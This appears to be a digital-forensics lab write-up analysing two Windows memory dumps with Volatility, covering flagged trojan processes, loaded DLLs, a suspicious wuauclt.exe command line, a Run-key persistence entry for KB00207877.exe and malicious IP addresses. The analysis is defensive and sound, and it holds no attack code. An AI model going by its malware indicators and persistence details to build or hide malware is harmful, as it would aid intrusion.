
Popular threat label trojan.multiop/r002c0djh24 Threat categories trojan pua Family labels multiop r002c0djh24

Security vendors' analysis

Do you want to automate checks?

Alibaba	Trojan:Win32/Multiop.788dce0e	AliCloud	Trojan:Win/Multiop.Gen
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.multiop
Cylance	Unsafe	DeepInstinct	MALICIOUS
Fortinet	PossibleThreat	Google	Detected
Ikarus	Trojan.Win32.Patched	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Lionic	Trojan.Win32.Multiop.4!c

winlogon.exe process ID 608: SHA-256: 1f0253a32462d3b78708be9d592e1afc2de535420cb4004409f160939d407d11



1f0253a32462d3b78708be9d592e1afc2de535420cb4004409f160939d407d11

24 / 71

Community Score

24/71 security vendors flagged this file as malicious

1f0253a32462d3b78708be9d592e1afc2de535420cb4004409f160939d407d11
executable.608.exe
peexe corrupt idle checks-user-input

Size 496.00 KB

Last Analysis Date 7 months ago

EXE

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.gehn Threat categories trojan Family labels gehn

Security vendors' analysis

Do you want to automate checks?

AliCloud	Trojan:Win/Agent.0eccfb8d	ALYac	Trojan.Agent.GEHN
Antiy-AVL	Trojan/Win32.Agent	Arcabit	Trojan.Agent.GEHN
BitDefender	Trojan.Agent.GEHN	Bkav Pro	W32.AIDetectMalware
DeepInstinct	MALICIOUS	Emsisoft	Trojan.Agent.GEHN (B)
eScan	Trojan.Agent.GEHN	GData	Trojan.Agent.GEHN

explorer.exe process ID 1484: SHA-256: 48db195007e5ae9fc1246506564af154927e9f3fbfca0b4054552804027abbf2



48db195007e5ae9fc1246506564af154927e9f3fbfca0b4054552804027abbf2

39 / 73 Community Score -3

39/73 security vendors flagged this file as malicious

48db195007e5ae9fc1246506564af154927e9f3fbfca0b4054552804027abbf2
executable.1484.exe
peexe checks-user-input detect-debug-environment idle

Size 1009.50 KB
Last Analysis Date 28 days ago

ID-R00260081

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.multiop/amvb Threat categories trojan pua dropper Family labels multiop amvb redcap


Security vendors' analysis Do you want to automate checks?

Alibaba	RiskWare:Win32/Multiop.1bca5b26	ALYac	Trojan.GenericKD.66377400
Antiy-AVL	Trojan[Downloader]/Win32.Geral	Arcabit	Trojan.Generic.D3F4D6B8
Avira (no cloud)	TR/Redcap.yrwzz	BitDefender	Trojan.GenericKD.66377400
Bkav Pro	W32.AIDetectMalware	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
CTX	Exe.trojan.multiop	Cylance	Unsafe

Libraries (DLL) handled/imported:

- Using the volatility3 plugin ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 dlllist --pid 1484*** to examine the DLLs handles by the malicious processes, the results returned loads of DLL imported by the processes, however I narrowed down the point-of-interest to the DLLs imported by the **explorer.exe** process as the process operates on the same PID 1484 with the malicious IPv4 addresses "***41.168.5.140, 125.19.103.198***" initiating a network connection with the affected system.

Volatility2 for DLLimported:***python2.7 vol.py -fSample-1.dmp --profile=WinXPSP2x86 dlllist --pid 1484***




progress@R00260081: ~/Downloads/R00260081/Forensic/R00260081/Forensic/Memory Dump/volatility

```
ns.reg***********************************************************************
explorer.exe pid:   1484
Command line : C:\WINDOWS\Explorer.EXE
Service Pack 3

Base             Size  LoadCount LoadTime                       Path
----------   --------  --------- ------------------------------ ----
0x01000000    0xff000     0xffff                                C:\WINDOWS\Explorer.EXE
0x7c900000    0xaf000     0xffff                                C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff                                C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000     0xffff                                C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff                                C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff                                C:\WINDOWS\system32\Secur32.dll
0x75f80000    0xfd000     0xffff                                C:\WINDOWS\system32\BROWSEUI.dll
0x77f10000    0x49000     0xffff                                C:\WINDOWS\system32\GDI32.dll
0x7e410000    0x91000     0xffff                                C:\WINDOWS\system32\USER32.dll
0x77c10000    0x58000     0xffff                                C:\WINDOWS\system32\msvcrt.dll
0x774e0000   0x13d000     0xffff                                C:\WINDOWS\system32\ole32.dll
0x77f60000    0x76000     0xffff                                C:\WINDOWS\system32\SHLWAPI.dll
0x77120000    0x8b000     0xffff                                C:\WINDOWS\system32\OLEAUT32.dll
0x7e290000   0x171000     0xffff                                C:\WINDOWS\system32\SHDOCVW.dll
0x77a80000    0x95000     0xffff                                C:\WINDOWS\system32\CRYPT32.dll
0x77b20000    0x12000     0xffff                                C:\WINDOWS\system32\MSASN1.dll
0x754d0000    0x80000     0xffff                                C:\WINDOWS\system32\CRYPTUI.dll
0x5b860000    0x55000     0xffff                                C:\WINDOWS\system32\NETAPI32.dll
0x77c00000     0x8000     0xffff                                C:\WINDOWS\system32\VERSION.dll
0x771b0000    0xaa000     0xffff                                C:\WINDOWS\system32\WININET.dll
0x76c30000    0x2e000     0xffff                                C:\WINDOWS\system32\WINTRUST.dll
0x76c90000    0x28000     0xffff                                C:\WINDOWS\system32\IMAGEHLP.dll
0x76f60000    0x2c000     0xffff                                C:\WINDOWS\system32\WLDAP32.dll
0x7c9c0000   0x817000     0xffff                                C:\WINDOWS\system32\SHELL32.dll
0x5ad70000    0x38000     0xffff                                C:\WINDOWS\system32\UxTheme.dll
0x5cb70000    0x26000        0x1                                C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000        0x1                                C:\WINDOWS\AppPatch\AcGenral.DLL
0x76b40000    0x2d000       0x10                                C:\WINDOWS\system32\WINMM.dll
0x77be0000    0x15000        0x3                                C:\WINDOWS\system32\MSACM32.dll
0x769c0000    0xb4000       0x13                                C:\WINDOWS\system32\USERENV.dll
0x773d0000   0x103000       0x13                                C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_
35d4ce83\comctl32.dll
0x5d090000    0x9a000        0x2                                C:\WINDOWS\system32\comctl32.dll
0x77b40000    0x22000        0x1                                C:\WINDOWS\system32\appHelp.dll
0x76fd0000    0x7f000        0x2                                C:\WINDOWS\system32\CLBCATQ.DLL
```

Command Prompt History:

The volatility3 plugin ***python3 vol.py -f Sample-1.dmp windows.cmdline*** was used to extract the command prompt history and a suspicious entries was discovered which executes unusual argument: *C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1*

Volatility3 for command prompt history: ***python3 vol.py -f Sample-1.dmp windows.cmdline***




```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility3]
└─$ python3 vol.py -f Sample-1.dmp windows.cmdline
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Args

4       System  Required memory at 0×10 is not valid (process exited?)
368     smss.exe        \SystemRoot\System32\smss.exe
584     csrss.exe       C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows
rv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ProfileControl=Off MaxRequestThreads=16
608     winlogon.exe    winlogon.exe
652     services.exe    C:\WINDOWS\system32\services.exe
664     lsass.exe       C:\WINDOWS\system32\lsass.exe
824     svchost.exe     C:\WINDOWS\system32\svchost -k DcomLaunch
908     svchost.exe     C:\WINDOWS\system32\svchost -k rpcss
1004    svchost.exe     C:\WINDOWS\System32\svchost.exe -k netsvcs
1056    svchost.exe     C:\WINDOWS\system32\svchost.exe -k NetworkService
1220    svchost.exe     C:\WINDOWS\system32\svchost.exe -k LocalService
1484    explorer.exe    C:\WINDOWS\Explorer.EXE
1512    spoolsv.exe     C:\WINDOWS\system32\spoolsv.exe
1640    reader_sl.exe   "C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe"
788     alg.exe C:\WINDOWS\System32\alg.exe
1136    wuauclt.exe     "C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1
1588    wuauclt.exe     "C:\WINDOWS\system32\wuauclt.exe"
```

Registry and Persistence:

I investigated the memory further for any malware persistence at the endpoint, since the memory is so big I narrowed down the search by looking out for the common persistence key ***"Software\Microsoft\Windows\CurrentVersion\Run".***


Using the volatility2 plugin *python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"* to check for any possible persistence placed in the registry, I discovered an EXE file that was placed in the **Run** endpoint to be executed every time the system boot-up.

Volatility2 for registry key: *python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"*



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6.1
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-22 02:31:51 UTC+0000

Subkeys:

Values:
REG_SZ        KB00207877.exe  : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"
----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-04-12 20:31:49 UTC+0000

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
Key name: Run (S)
Last updated: 2011-04-13 00:55:13 UTC+0000

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2011-04-13 00:49:16 UTC+0000

Subkeys:
```

The volatility filescan plugin ***python2.7 vol.py -f Sample-1.dmp -profile=WinXPSP2x86 filescan | grep KB00207877.exe*** was used along with grep argument to clearly understand where the malicious file that runs a persistence was placed on the system, and it appears to have been placed in multiple directory on the system which are the: **\Device\HarddiskVolume1\Documents** and **Settings\Robert\Application Data\KB00207877.exe** as shown below. ***python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2x86 filescan | grep KB00207877.exe***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-1.dmp --profile=WinXPSP2×86 filescan | grep KB00207877.exe
Volatility Foundation Volatility Framework 2.6.1
0×000000000238c778      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
0×0000000002410c78      1      0 R--r-d \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
0×00000000024abd80      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Robert\Application Data\KB00207877.exe
```


This malicious exe file **KB00207877.exe** was equally discovered to be part of an associated file with the malicious IPv4 Address “***41.168.5.140, 125.19.103.198”*** detected on the network connections.

Memory Sample-2 Analysis: *(Sample-2.dmp)*

I started off by identifying the image information to determine the profile for the memory image analysis. The volatility2 and volatility3 were used to get the profile information to arrive in a concrete conclusion of what the image profile is.


- Using the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp imageinfo*** to query the profile information and returned various Suggested Profile(s) as: ***Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86*** which is Windows-7 operating system.
- Using the volatility3 plugin ***python3 vol.py -f Sample-2.dmp windows.info*** to query the profile information and was identified as **7600.16385.x86fre.win7_rtm.09071** which is also confirmed as Windows-7 operating system.

Volatility2 for profile info: ***python2.7 vol.py -f Sample-2.dmp imageinfo***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.envars (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1×86_23418, Win7SP0×86, Win7SP1×86_24000, Win7SP1×86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/progress/Downloads/R00260081/Forensic/R00260081/Forensic/Memory Dump/volatility/Sample-2.dmp)
                      PAE type : PAE
                           DTB : 0×185000L
                          KDBG : 0×82929be8L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0×8292ac00L
             KUSER_SHARED_DATA : 0×ffdf0000L
